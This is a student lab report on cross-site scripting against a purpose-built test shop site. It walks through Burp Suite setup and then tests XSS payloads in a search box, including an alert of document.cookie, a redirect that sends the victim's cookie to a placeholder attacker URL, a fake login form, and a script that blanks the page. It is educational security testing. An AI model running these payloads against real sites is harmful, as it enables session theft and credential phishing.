



Cross-site Scripting Exploit

Thomas Neill

Contents

Introduction	1
Cross-site scripting overview	2
Software environment	3
Burpsuite implementation.....	4
Web analysis & exploit	5
Evaluation	6
References	7

1 Introduction

The aim of this document is to highlight some common attack strategies that could be implemented on a vulnerable web application. The focus will be around cross-site scripting (XSS) methods. As part of the project brief, a virtual infrastructure simulating an eCommerce website was designed in order to facilitate various penetration testing approaches.




Figure 1 Reflected XSS attack.

2 Cross-site Scripting Overview

Cross-site scripting (XSS) is a security vulnerability typically found in web applications. These attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. As an end users browser has no way of knowing that the script should not be trusted, the script will therefore be executed [1].

A web application is vulnerable to XSS if it uses unsanitized user input. XSS is possible in Javascript, VBScript, Flash and CSS. XSS is usually split into two categories; stored and reflected. Depending on the category, the following attacks are possible; cookie stealing, keylogging, phishing attacks and port scanning.




Figure 2 Stored XSS attack

3 Software Environment


The software environment used was a Kali Linux virtual machine (VM) hosting the specifically developed project website, www.iFruit.com, to conduct the XSS analysis.

4 Burpsuite Implementation

Burp Suite is an integrated platform for performing security testing of web applications [2] and was used for the initial mapping and analysis of the application's attack surface.

When first launching Burpsuite you will be faced with a popup relating to a certificate warning. Therefore, a CA certificate is to be installed as Burpsuite acts as a proxy between the browser and sending data through the internet. Essentially, this allows the Burpsuite application to read and send on HTTPS data.

A temporary project should be selected using the Burpsuite default settings. Launch the Firefox browser, then to add an extension – FoxyProxy, to the web browser to allow routing of traffic through it. Install FoxyProxy; once completed click on the icon and select options, add, and input the configuration settings for proxy type, proxy IP address, port, and click save. Figure 3 showing FoxyProxy setup.






Figure 4 Selecting Burp once configured

Once configured, the FoxyProxy extension icon should be selected, then click on the description provided in the setup – burp in this case as show in figure 3. The certificate for Burpsuite should now be added; within the browser navigate to <http://localhost:8080> and click on the CA certificate located at the far right of the page and save. Now, navigate to Firefox preferences and search for certificates in the search bar and select view certificates. Click on import within the authorities tab to select the previously downloaded CA certificate. The setup for Burpsuite is now complete.

In order to create a site map of the application being tested, navigate to the www.ifruit.com site and enter the login credentials for the administrator account; username: admin and password: Groupproject2021. Browsing through the various pages on the website will create a sitemap structure within Burpsuite. Locate the target site within the list and right-click, add to scope. XSS vulnerabilities can now be tested within Burpsuite.

5 Web Analysis & Exploit

Now that a sitemap of the website has been captured within Burpsuite, further analysis can be conducted to seek vulnerabilities. Navigating to the products page within the site shows a search box which could potentially be exploited.







Figure 5 Site map of www.iFruit.com

Figure 6 Products page search box



First, input some text within the products page search box to see what feedback the website provides. This information can then be viewed within the proxy, intercept tab. Selecting the forward option within the intercept tab passes the search query back to the website. In this case, no results were found for the inputted search query. So now, amending the previous search query, we will try to work with a Javascript alert function using the following code, ' <script>alert("it's vulnerable")</script> '. Figure 7 Showing the Javascript code used.



As the Javascript code has populated an alert box (Figure 8), this means the script was injected into the page successfully as a result of an XSS vulnerability. Further scripts can then be used to exploit the website. The following Javascript code was used to create another alert popup box containing the users document cookies; '`<script>alert(document.cookie);</script>`'. Figure 9 displays the information returned from this code execution.




Figure 9 Document cookies

With this approach in mind, stored XSS could be used to retrieve a victims cookie. This could be done by having a victims browser parse the following Javascript code; '`<script>window.location='http://attacker url/?cookie='+document.cookie</script>`'. This script could navigate the users browser to a different URL specified by the attacker, and the new request would include the victims cookie as a query parameter. If the attacker was able to obtain the cookie, they could use it to impersonate the victim.

The next XSS vulnerability which was tested was a UI redressing script, which modifies the HTML content of the page to display an alternative login page. The following code was used;

```
'<script>history.replaceState(null, null,
'../../../login');document.body.innerHTML =
"</br></br></br></br></br><h1>Please login to
continue</h1><form>Username: <input type='text'>Password: <input
type='password'></form><input value='submit' type='submit'>" '.
```

An attacker could essentially setup a web server domain with a similar name to that of the legitimate website in order to trick the victim.





Figure 10 showing result of UI redressing script

The last vulnerability tested on the website was to see if the HTML content displayed to the product page could be amended or stripped completely. From selecting inspect element on the page and navigating to the console section, the following code was used to interact with the HTML code displayed to the page;

```
'document.documentElement.innerHTML="This site is vulnerable to
```

XSS'''. Now, returning to the product page search box and placing the script tags round the previous code, along with placing an empty string within the script, highlights the entire HTML content for that page can be removed.



```
Completely removing HTML content on page
<script>document.documentElement.innerHTML=''</script>
```

Figure 11 Code to remove all HTML on products page

6 Evaluation

The overall aim of this document was to highlight XSS vulnerabilities on a specifically designed website. The XSS attack methods covered were successful in that they confirmed the chosen site is indeed vulnerable to these types of attacks. Therefore, a security researcher could conduct further analysis of the other areas of the site to test for additional vulnerabilities and loopholes in the website design.

7 References

[1] Cross Site Scripting, [Online] Available at <https://owasp.org/www-community/attacks/xss/> [Accessed January 2021]

[2] Burp Suite Package Description, [Online] Available at <https://tools.kali.org/web-applications/burpsuite> [Accessed January 2021]

[3] Cross-site Scripting, [Online] Available at <https://portswigger.net/web-security/cross-site-scripting> [Accessed February 2021]

[4] PayloadsAllTheThings, [Online] Available at <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection> [Accessed March 2021]

[5] TryHackMe Cross-site Scripting Module, [Online] Available at <https://www.tryhackme.com/room/xss>

[6] Hacking Websites With Cross-site Scripting (XSS Attack Basics), [Online] Available at <https://www.youtube.com/watch?v=9kaihe5m3Lk&list=WL&index=135> [Accessed January 2021]

[7] How To Use Burp Suite For Penetration Testing, [Online] Available at <https://portswigger.net/burp/documentation/desktop/penetration-testing> [Accessed February 2021]